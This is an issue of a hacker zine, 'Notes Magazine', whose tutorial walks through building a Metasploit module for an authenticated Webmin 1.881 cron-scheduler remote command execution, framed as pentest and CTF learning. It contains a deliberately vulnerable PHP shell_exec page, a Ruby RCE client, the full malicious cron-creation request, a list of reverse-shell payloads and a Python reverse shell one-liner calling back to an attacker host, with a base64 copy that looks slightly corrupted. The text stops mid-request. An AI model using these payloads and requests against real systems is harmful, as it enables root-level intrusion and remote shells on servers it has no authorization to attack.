

#01

# Notes Magazine



by Cody Sixteen

10/20/2020

## Hello World

Hi, „guess who's back. Came a long way from sittin' in the flat". ;)

That's probably one of the best quotes to say for a hi because since couple of months I working 100% remotely. So that's how I decided to focus more on few projects that are still „not finished” and summarize them a bit in a short PDF file called 'Notes Magazine'.

As this is a very first episode and I'm not even sure if I will continue it in the future let's jump directly to the [Content](#). In this chapter you'll find 4 separated sections:

1. **Creating Web Modules for Metasploit** – where I tried to create a working module for a WebMin 1.881 (postauth) RCE. There are still few fixes to implement...
2. **Wordprice.py – quick&dirty mass-scanner for Wordpress Plugins** – where I tried to create more interesting version of *ModusOperandi.py* code (available on the blog) created few months ago...
3. **Learning Arduino – intro to DIY** – where I tried to extend few of examples I found in one online course...
4. **Un-restricted content – YouTube case** – where I described a very simple censorship *bypass*...

I hope you'll find it interesting and maybe even useful. ;)

For any comments or questions please go and check the last page. There you will find all the info you'll need to find me.

Enjoy!

[Cody](#)

## Contents

<b>Hello World</b> .....	1
<b>Creating Web Modules for Metasploit Framework</b> .....	3
INTRO.....	5
ENVIRONMENT .....	5
BASIC EXAMPLES .....	6
BASIC PREAUTH RCE MODULE .....	9
EXAMPLE POSTAUTH RCE – WEBMIN 1.881 .....	10
PORTING OUR POC TO METASPLOIT .....	12
WEAPONIZING OUR MODULE .....	18
REFERENCES .....	25
<b>Wordprice.py – quick&amp;dirty mass-scanner for Wordpress plugins</b> .....	27
INTRO.....	28
ENVIRONMENT .....	28
IDEA .....	28
FIRST RESULTS .....	28
REFERENCES .....	34
README.....	35
<b>Learning Arduino – intro to DIY</b> .....	37
INTRO.....	38
CASE #01: First Blink.....	38
What you’ll need .....	38
Let’s start.....	40
CASE #02: Detecting the light.....	41
What you’ll need .....	41
Let’s start.....	42
CASE #03: Move with the light .....	44
What you’ll need .....	44
Let’s start.....	44
REFERENCES .....	46
<b>Un-restricted content - YouTube case</b> .....	47
INTRO.....	48
QUICK BUG NOTES .....	48
REFERENCES .....	49
<b>Thanks</b> .....	50



1. Intro
2. Environment
3. Basic examples
4. Basic preauth RCE module
5. Example postauth RCE – Webmin 1.881
6. Porting our poc to Metasploit
7. Weaponizing our module

## INTRO

This small article was created (mostly) to introduce a Ruby language[1] to a new users. As you will see below I tried to focus on a practice of creating modules for Metasploit Framework[2]. Main reason for this note was to develop a working proof-of-concent for an 'exploitable functionality'[3] I found to be implemented in Webmin[4] (tested version: 1.881)[5].

## ENVIRONMENT

But first of all we'll prepare a working environment to check all of our test cases described below.

As the Kali Linux[6] – in my opinion – is the very first and basic 'environment' we ('pentesters') should use during the 'day in the office'[7] – all cases described below were prepared and tested on Kali Linux 2[6]. You can find it here[8].

When your Kali is ready to use: open the terminal console and try to use the code presented on the screen below:

```
c@kali:~/src/rubyweb$ cat ap01-version.rb
#!/usr/bin/ruby

require 'httpclient'

puts HTTPClient::LIB_NAME
puts HTTPClient::RUBY_VERSION_STRING
puts HTTPClient::VERSION
c@kali:~/src/rubyweb$
```

As you can see I used the code I found online[9]. At this stage I'll strongly recommend you to read the mentioned link before we'll continue. One of the reasons is: we'll use few of the example codes presented on that tutorial below.

Your results should be similar to the one presented in the table below:

```
c@kali:~/src/rubyweb$ ruby ap01-version.rb
(2.8.3, ruby 2.7.1 (2020-03-31))
ruby 2.7.1 (2020-03-31)
2.8.3
c@kali:~/src/rubyweb$
```

(Yep, that's right. Most of time I'm using *screenshots* of the example code I'm presenting – not the 'copy/paste of table-with-our-example'. The reason is simple: I think *rewriting the code you're reading* will help you to understand and learn the code easier and in a *faster way*. Enjoy then. ;))

Let's move forward to get a structure of the Ruby language with a few basic examples grabbed directly from the tutorial webpage[9].

## BASIC EXAMPLES

Now we'll start (re)creating a few of the example Ruby applications presented in the mentioned tutorial[9].

```
/src/rubyweb$ ls -l
$
-r-x 1 c c 127 Oct 19 16:17 ap01-version.rb
-- 1 c c 123 Oct 19 16:21 ap02-get_content.rb
-- 1 c c 160 Oct 19 16:22 ap03-strip_tags.rb
-- 1 c c 174 Oct 19 16:24 ap04-create_request.rb
-- 1 c c 411 Oct 19 16:27 ap05-status.rb
-- 1 c c 326 Oct 19 16:30 ap06-head_method.rb
-- 1 c c 140 Oct 19 17:35 ap07-mget.rb
-- 1 c c 170 Oct 19 17:36 ap08-mget.rb
-- 1 c c 154 Oct 19 17:39 ap09-redirect.rb
-- 1 c c 177 Oct 19 17:40 ap10-agent.rb
-- 1 c c 181 Oct 19 17:43 ap10-post_req.rb
-- 1 c c 274 Oct 20 04:19 ap11-getterm.rb
-- 1 c c 284 Oct 20 04:22 ap12-cookies.rb
-- 1 c c 204 Oct 20 04:25 ap13-readcookie.rb
-- 1 c c 214 Oct 20 04:26 ap14-readcookie2.rb
-- 1 c c 221 Oct 20 04:27 ap15-loginpass.rb
-- 1 c c 78 Oct 20 04:25 cookie.dat
-- 1 c c 161 Oct 20 08:18 rce01.rb
-- 1 c c 471 Oct 20 09:10 rce02.rb
/src/rubyweb$
```

As you can see during my *'learning and reading part of a day'* ;) I tried to check nearly all of the cases described at the link[9]. I decided they will be useful in case of our goal – which is: creating a working *MSF*[2] module to use it later during the *pentest*[7] or *CTF*(s)[3].

So, let's start here:

```
c@kali:~/src/rubyweb$ cat ap02-get_content.rb
#!/usr/bin/ruby

require 'httpclient'

client = HTTPClient.new
cont = client.get_content 'https://mail.google.com'

puts cont
c@kali:~/src/rubyweb$ ruby ap02-get_content.rb |head -n 40
/mail/: a relative URI in location header which is not recommended
'The field value consists of a single absolute URI' in HTTP spec
Unknown key: Priority = HIGH

<!DOCTYPE html>
<html lang="pl">
  <head>
    <meta charset="utf-8">
    <meta content="width=300, initial-scale=1" name="viewport">
```

As you can see with this very simple example of GET request to a *target webpage* (in this case – Gmail) we can see if the server is online as well as grab a login/index page. So far, so good. Let's continue with another example:

```
c@kali: ~/src/rubyweb
#!/usr/bin/env ruby
require 'httpclient'

client = HTTPClient.new
method = 'OPTIONS'
url = URI.parse 'http://qwerty.com/'

res = client.request method, url
puts res.headers
```

This time we're sending OPTIONS HTTP method to the *target web application/server*. Response is presented on the screen below:

```
c@kali:~/src/rubyweb$ vim ap04-create_request.rb
c@kali:~/src/rubyweb$ ruby ap04-create_request.rb
{"Date"=>"Wed, 21 Oct 2020 09:54:43 GMT", "Server"=>"Apache", "Allow"=>"GET,HEAD,POST,OPTIONS", "Cache-Control"=>"max-age=600", "Expires"=>"Wed, 21 Oct 2020 10:04:43 GMT", "Vary"=>"Accept-Encoding,User-Agent", "Content-Length"=>"0", "Content-Type"=>"text/html"}
c@kali:~/src/rubyweb$ telnet qwerty.com 80
Trying 205.196.209.63...
Connected to qwerty.com.
Escape character is '^]'.
OPTIONS / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 21 Oct 2020 09:54:55 GMT
Server: Apache
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 0
Connection: close
Content-Type: text/html

Connection closed by foreign host.
c@kali:~/src/rubyweb$
```

If you'd like to check the response headers from the server you're pentesting – this one code could be helpful:

```
c@kali: ~/src/rubyweb
#!/usr/bin/ruby
require 'httpclient'
client = HTTPClient.new

res = client.head 'http://localhost/'

puts "Server : " + res.header['Server'][0]
puts "Last modified : " + res.header['Last-Modified'][0]
puts "Content type : " + res.header['Content-Type'][0]
puts "Content length: " + res.header['Content-Length'][0]
```

Just save it and run the script now. You should receive a similar results to the one presented below:



```
c@kali:~/src/rubyweb$ vim ap06-head_method.rb
c@kali:~/src/rubyweb$ ruby ap06-head_method.rb
Server          : Apache/2.4.43 (Debian)
Last modified   : Thu, 18 Jun 2020 12:59:14 GMT
Content type    : text/html
Content length  : 10701
c@kali:~/src/rubyweb$
```

If you're familiar with any scripting language (read as: PHP, Python, Bash, etc) I think you'll learn Ruby pretty quickly. I will leave the rest of the mentioned tutorial[9] for you as an exercise.

Now it will be easier to jump to the next case: sending values to the parameter of our choice. Here we go... ;)

## BASIC PREAUTH RCE MODULE

As a simple example in the tutorial[9] we have a small PHP web page with echo of user's input:

```
root@kali: /var/www/html/rb
root@kali:/var/www/html/rb# cat ap05.php
<?php
// very simple php-based RCE for ruby tests
echo shell_exec($_GET['cmd']);
root@kali:/var/www/html/rb# █
```

Let's modify our example *GET-client.rb* a little bit just like it is presented on the screen below:

```
root@kali: /var/www/html/rb
root@kali:/var/www/html/rb# cat ap05.php
<?php
// very simple php-based RCE for ruby tests
echo shell_exec($_GET['cmd']);
root@kali:/var/www/html/rb# █
```

```
c@kali: ~/src/rubyweb
c@kali:~/src/rubyweb$ cat ap07-mget.rb
#!/usr/bin/ruby

require 'httpclient'
client = HTTPClient.new

res = client.get 'http://localhost/rb/ap01.php?name=Tester1'

puts res.body

c@kali:~/src/rubyweb$ cat rce01.rb
#!/usr/bin/ruby
require 'httpclient'

client = HTTPClient.new

query = {'cmd' => 'id'}

resp = client.get 'http://localhost/rb/ap05.php', query

puts resp.body

c@kali:~/src/rubyweb$ █
```

Now your result should be similar to the one presented below:

```
c@kali:~/src/rubyweb$ cat rce01.rb
#!/usr/bin/ruby
require 'httpclient'

client = HTTPClient.new

query = {'cmd' => 'id'}

resp = client.get 'http://localhost/rb/ap05.php', query

puts resp.body

c@kali:~/src/rubyweb$ ruby rce01.rb
uid=33(www-data) gid=33(www-data) groups=33(www-data)
c@kali:~/src/rubyweb$ █
```


So our 'very first step' was indeed achieved: we can now create a working 'preauth poc skeleton' for a basic exploit in Ruby. Yeah! ;)

So let's move forward...


## EXAMPLE POSTAUTH RCE – WEBMIN 1.881

Here we'll describe the basic steps to reproduce postauth RCE for the Webmin (1.881) I found installed on one of the TurnKey Linux VM installation – OpenVPN (available here[5]).

When I logged in to WebMin for a very first time I saw that there is a *Scheduler* functionality. As you probably know[3] I like schedulers and other similar functionality in webapps. ;) So I decided to check it:



Great! I decided to check it with my additional command – reverse shell to my Kali VM.



Example request is presented on the table below (generated with Burp[10] – right click and 'Copy request as curl command'):

```
curl -i -s -k -X $'GET' \  
  -H $'Host: 192.168.1.10:12321' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0' -H $'Accept: text/html, */*; q=0.01' -H $'Accept-Language: pl,en-US;q=0.7,en;q=0.3' -H $'Accept-Encoding: gzip, deflate' -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' -H $'X-PJAX: true' -H $'X-PJAX-Container: [data-dcontainer]' -H $'X-Requested-With: XMLHttpRequest' -H $'Connection: close' -H $'Referer: https://192.168.1.10:12321/cron/edit_cron.cgi?new=1&search=&xnavigation=1' -H $'Cookie: redirect=1; testing=1; sid=f382acef13357d97aaa95235336f01dd' \  
  -b $'redirect=1; testing=1; sid=f382acef13357d97aaa95235336f01dd' \  
  
$'https://192.168.1.10:12321/cron/save_cron.cgi?new=1&idx=&search=&user=sialala&active=1&cmd=our%20cmds%20here&input=our%20cmds%20here&comment=yep%2C%20that%27s%20all%20to%20get%20r00t&special_def=1&special=hourly&all_mins=1&all_hours=1&all_days=1&all_months=1&all_weekdays=1&range_def=1&range_start_day=&range_start_month=1&range_start_year=&range_end_day=&range_end_month=1&range_end_year='
```

Now we should have all the basics to move forward to the next section – creating our proof-of-concept module. Here we go...

## PORTING OUR POC TO METASPLOIT

Now the case is how to rewrite our poc to use it as a module in Metasploit Framework[2] during the pentest[7]. I started from running `msfconsole` on Kali to *search* for `webmin` modules already available there. I decided it will be a good start to check what (else) I need to know or learn before I'll proceed. So that's how I found:

```
IIIIII  d[ib..d[ib]
II      4" v  'B
II      6" v  'B
II      "B"  'B"
II      "B"  'B"
II      "B"  'B"
IIIIII  "vB"

I love shells --egypt

      =[ metasploit v5.0.93-dev                    ]
+--- --=[ 2029 exploits - 1103 auxiliary - 344 post ]
+--- --=[ 562 payloads - 45 encoders - 10 nops      ]
+--- --=[ 7 evasion                               ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf5 > search webmin

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06     normal No      Webmin edit.html.cgi file Parameter Traversal Arbitrary File Access
1  auxiliary/admin/webmin/file_disclosure     2006-06-30     normal No      Webmin File Disclosure
2  exploit/linux/http/webmin/backdoor         2019-08-10     excellent Yes   Webmin password_change.cgi Backdoor
3  exploit/linux/http/webmin/packageup_rce    2019-05-16     excellent Yes   Webmin Package Updates Remote Command Execution
4  exploit/unix/webapp/webmin/show CGI exec 2012-09-06     excellent Yes   Webmin /file/show.cgi Remote Command Execution
5  exploit/unix/webapp/webmin/upload_exec     2019-01-17     excellent Yes   Webmin Upload Authenticated RCE
```

We have a few *examples* ready to re-use. So let's try to do it. I decided to start with `webmin_packageup_rce` module:

```
c@kali: ~
msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 exploit(linux/http/webmin_packageup_rce) > edit
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Webmin Package Updates Remote Command Execution',
      'Description' => %q(
        This module exploits an arbitrary command execution vulnerability in Webmin
        1.910 and lower versions. Any user authorized to the "Package Updates"
        module can execute arbitrary commands with root privileges.
      ),
      'Author' => [
        'AkkuS <Özkan Mustafa AkkuS>' # Vulnerability Discovery, MSF PoC module
      ],
      'License' => MSF_LICENSE,
      'References' =>
        [
          ['CVE', '2019-12840'],
          ['URL', 'https://www.pentest.com.tr/exploits/Webmin-1910-Package-Updates-Remote-Command-Execution.html']
        ]
    )
  end
end
```

Next thing was to do copy of this module and start editing it using our 'request' described in section above["Example postauth RCE – Webmin 1.881"].

We should be somewhere here:

```

c@kali: ~
msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 exploit(linux/http/webmin_packageup_rce) > edit
msf5 exploit(linux/http/webmin_packageup_rce) >

root@kali: /usr/share/metasploit-framework/modules/exploits/linux/http
root@kali:/usr/share/metasploit-framework/modules/exploits/linux/http# ls -la webmin*
-rw-r--r-- 1 root root 6934 Oct 19 03:15 webmin_backdoor.rb
-rw-r--r-- 1 root root 4875 Jun 11 07:39 webmin_packageup_rce.rb
root@kali:/usr/share/metasploit-framework/modules/exploits/linux/http# cp webmin_packageup_rce.rb webmin_scheduler.rb
root@kali:/usr/share/metasploit-framework/modules/exploits/linux/http# ls -la webmin*
-rw-r--r-- 1 root root 6934 Oct 19 03:15 webmin_backdoor.rb
-rw-r--r-- 1 root root 4875 Jun 11 07:39 webmin_packageup_rce.rb
-rw-r--r-- 1 root root 4875 Oct 21 09:58 webmin_scheduler.rb
root@kali:/usr/share/metasploit-framework/modules/exploits/linux/http#

```

Let's read the code of our copied module to see what we can leave there, what needs to be changed or deleted and what needs to be added. We'll start here:

```

      'Space' => 'JIZ',
      'Compat' =>
        {
          'PayloadType' => 'cmd'
        }
    },
    'DefaultOptions' =>
    {
      'RPORT' => 10000,
      'SSL' => false,
      'PAYLOAD' => 'cmd/unix/reverse_perl'
    },
    'Platform' => 'unix',
    'Arch' => ARCH_CMD,

```

Let's say „we don't know” if there is a Perl installed on the *target* machine. But (I believe;) we can *assume* that there will be a working Python. Let's change the PAYLOAD then to something based on Python, for example:

```

set PAYLOAD cmd/unix/reverse_nodejs
set PAYLOAD cmd/unix/reverse_openssl
set PAYLOAD cmd/unix/reverse_perl
set PAYLOAD cmd/unix/reverse_perl_ssl
set PAYLOAD cmd/unix/reverse_php_ssl
set PAYLOAD cmd/unix/reverse_python
set PAYLOAD cmd/unix/reverse_python_ssl
set PAYLOAD cmd/unix/reverse_r
set PAYLOAD cmd/unix/reverse_ruby
set PAYLOAD cmd/unix/reverse_ruby_ssl
set PAYLOAD cmd/unix/reverse_socat_udp
set PAYLOAD cmd/unix/reverse_ssh

```

So our change here will be similar to the one presented below (*PAYLOAD*). As you can see I also changed the *RPORT* (that's the *default port* for Webmin installation if you're using TurnKey Linux VM's[11] afaik;):

```

    },
    'DefaultOptions' =>
    {
      'RPORT' => 12321,
      'SSL' => false,
      'PAYLOAD' => 'cmd/unix/reverse_python'
    },
    'Platform' => 'unix',
    'Arch' => ARCH_CMD,

```

Let's move forward. We should be here:

```

)
register_options [
  OptString.new('USERNAME', [true, 'Webmin Username']),
  OptString.new('PASSWORD', [true, 'Webmin Password']),
  OptString.new('TARGETURI', [true, 'Base path for Webmin application', '/'])
]
end

def peer
  "#{ssl ? 'https://' : 'http://'}#{rhost}:#{rport}"
end

def login
  res = send_request_cgi({
    'method' => 'POST',
    'uri' => normalize_uri(target_uri, 'session_login.cgi'),
    'cookie' => 'testing=1', # it must be used for "Error - No cookies"
    'vars_post' => {
      'page' => '',
      'user' => datastore['USERNAME'],
      'pass' => datastore['PASSWORD']
    }
  })

  if res && res.code == 302 && res.get_cookies =~ /sid=(\w+)/
    return $1
  end

  return nil unless res
end
end

```

All's good. We have a *username* and *password* fields as well as *login()* function. Let me compare it with our Burp request:

```

GET
/cron/save_cron.cgi?new=1&idx=&search=&user=sialala&active=1&cmd=our%20cmds%20here&input=our%20cmds%20here&comment=yep%2C%20that%27s%20all%20to%20get%20r00t&special_def=1&special=hourly&all_mins=1&all_hours=1&all_days=1&all_months=1&all_weekdays=1&range_def=1&range_start_day=&range_start_month=1&range_start_year=&range_end_day=&range_end_month=1&range_end_year= HTTP/1.1
Host: 192.168.1.10:12321
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,*/*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-PJAX: true
X-PJAX-Container: [data-dcontainer]
X-Requested-With: XMLHttpRequest
Connection: close
Referer: https://192.168.1.10:12321/cron/edit_cron.cgi?new=1&search=&xnavigation=1
Cookie: redirect=1; testing=1; sid=f382acef13357d97aaa95235336f01dd

```

As you can see we have an additional cookie value – „*redirect=1*“. For now let's not modify our poc-module but just keep it in mind that there can be a need to change/add it to the module too.

(While I'm working with my own „Metasploit modules“[3] I always like to check the documentation available here or here. You should definitely check it too. ;))

Let's add some *debug printf* functions to our new module – just to get some info about „where we currently are in the script/module“. For example, let's add it here:

```

def login

  print_status("We are in login() function, preparing request...") # DEBUG++

  res = send_request_cgi({
    'method' => 'POST',
    'uri' => normalize_uri(target_uri, 'session_login.cgi'),
    'cookie' => 'testing=1', # it must be used for "Error - No cookies"
    'vars_post' => {
      'page' => '',
      'user' => datastore['USERNAME'],
      'pass' => datastore['PASSWORD']
    }
  })

  print_status("Login request - sent. Checking response code and cookies:")
  print_status("resp code: #{res.code}")
  print_status("resp cookie: #{res.cookie}")

  if res && res.code == 302 && res.get_cookies =~ /sid=(\w+)/
    return $1
  end

  return nil unless res
end

```

At this stage I think we can *check* if our module is working so far. To do that type in *msfconsole*:

```

msf5 > reload_all
[*] Reloading modules from all module paths...

```

Now (with meterpreter prepared in separated window, like this:

```

c@kali: ~
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  ----  -

Payload options (cmd/unix/reverse_python):

  Name  Current Setting  Required  Description
  ----  -
  ----  -
  LHOST 192.168.111.128 yes       The listen address (an interface may be specified)
  LPORT 4444             yes       The listen port
  SHELL /bin/bash        yes       The system shell to use.

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > exploit -j

```

) we should be somewhere here:



```

root@kali: /usr/share/metasploit-framework/modules/exploits/linux/http
msf5 > use exploit/linux/http/webmin_scheduler
msf5 exploit(linux/http/webmin_scheduler) > show options

Module options (exploit/linux/http/webmin_scheduler):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  /                yes       Webmin Password
  Proxies   /                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    /                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     12321            yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /                yes       Base path for Webmin application
  USERNAME  /                yes       Webmin Username
  VHOST     /                no        HTTP server virtual host

Payload options (cmd/unix/reverse_python):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     /                yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
  SHELL     /bin/bash        yes       The system shell to use.

Exploit target:

  Id  Name
  --  -
  0   Webmin <= 1.910

msf5 exploit(linux/http/webmin_scheduler) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf5 exploit(linux/http/webmin_scheduler) > set USERNAME root
USERNAME => root
msf5 exploit(linux/http/webmin_scheduler) > set PASSWORD P@ssw0rd
PASSWORD => P@ssw0rd
msf5 exploit(linux/http/webmin_scheduler) >

```

Let's run **check** command (to see some error message... so at this stage I modified the module code one more time, like below):

```

def login

  print_status("We are in login() function, preparing request...") # DEBUG++

  res = send_request_cgi({
    'method' => 'POST',
    'uri' => normalize_uri(target_uri, 'session_login.cgi'),
    'cookie' => 'testing=1', # it must be used for "Error - No cookies"
    'vars_post' => {
      'page' => '',
      'user' => datastore['USERNAME'],
      'pass' => datastore['PASSWORD']
    }
  })

  print_status("Login request - sent. Checking response code and cookies:")
  #print_status("resp code: #{res.code}")
  #print_status("resp cookie: #{res.get_cookies}")

  if res && res.code == 302 && res.get_cookies =~ /sid=(\w+)/
    print_status("resp code: #{res.code}")
    print_status("resp cookie: #{res.get_cookies}")
    return $1
  end

  return nil unless res

```

Checking again:

```
root@kali: /usr/share/metasploit-framework/modules/exploits/linux/http
msf5 exploit(linux/http/webmin_scheduler) > reload
[*] Reloading module...
msf5 exploit(linux/http/webmin_scheduler) > check

[*] We are in login() function, preparing request...
[*] Login request - sent. Checking response code and cookies:
[*] 192.168.1.10:12321 - Cannot reliably check exploitability.
msf5 exploit(linux/http/webmin_scheduler) > edit
msf5 exploit(linux/http/webmin_scheduler) > █
```

Not so bad. But also: not so good as I expected. So let's go back to the code...

After a while I realize that there is no need to check the code at this stage. The hint you'll find in the *curl-request* mentioned before ;)

Let's move forward:

```
root@kali: /usr/share/metasploit-framework/modules/exploits/linux/http
msf5 exploit(linux/http/webmin_scheduler) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf5 exploit(linux/http/webmin_scheduler) > check

[*] We are in login() function, preparing request...
[*] Login request - sent. Checking response code and cookies:
[*] resp code: 302
[*] resp cookie: sid=fae0b2ee96ae4ef4d0fb7313bb5fe936;
[*] 192.168.1.10:12321 - The service is running, but could not be validated.
msf5 exploit(linux/http/webmin_scheduler) > █
```

Great. I think now it's a good time to continue in the next section. We'll prepare our new module poc to work during our „example” pentest project[7] ;) So...

## WEAPONIZING OUR MODULE

Few words about the payload[14] I used for this example exploit scenario:

```
c@kali:~/src/webmine$ cat a
python -c 'import pty;import
socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.111.128",4444));os.dup2(s.fileno(
),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'


c@kali:~/src/webmine$ base64 a
cHI0aG9uIC1jIEdpbXBvcnQgcHR5O2ltcG9ydCBzb2NrZXQsb3M7cz1zb2NrZXQuc29ja2V0KHNv
Y2tldC5BRi9JTkVULHNvY2tldC5TT0NLX1NUUkVBTsk7cy5jb25uZWNOKCgiMTkyLjE2OC4xMTEu
MTI4Iiw0NDQ0KSk7b3MuZHVwMihzLmZpbGVubygpLDApO29zLmR1cDIocy5maWxlbm8oKSwxKTtv
cy5kdXAyKHMuZmlsZW5vKkksMik7cHR5LnNwYXduKClvYmluL2Jhc2giKScK
c@kali:~/src/webmine$
```

It's pretty similar to the other payload(s) I used for webapp bugs I found in the past[3]. Let's continue here:

```
GET
/cron/save_cron.cgi?new=1&idx=&search=&user=root&active=1&cmd=rapnadzielniy0y0y0&input=rapnadzielniy0y0y0&
comment=yep%2C%20that%27s%20all%20to%20get%20r00t&special_def=1&special=hourly&all_mins=1&all_hours=1&
all_days=1&all_months=1&all_weekdays=1&range_def=1&range_start_day=&range_start_month=1&range_start_year=
&range_end_day=&range_end_month=1&range_end_year= HTTP/1.1
Host: 192.168.1.10:12321
User-Agent: Mozilla/5.0 (ZnamTwojeHa$uo NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-PJAX: true
X-PJAX-Container: [data-dcontainer]
X-Requested-With: XMLHttpRequest
Connection: close
Referer: https://192.168.1.10:12321/cron/edit_cron.cgi?new=1&search=&xnavigation=1
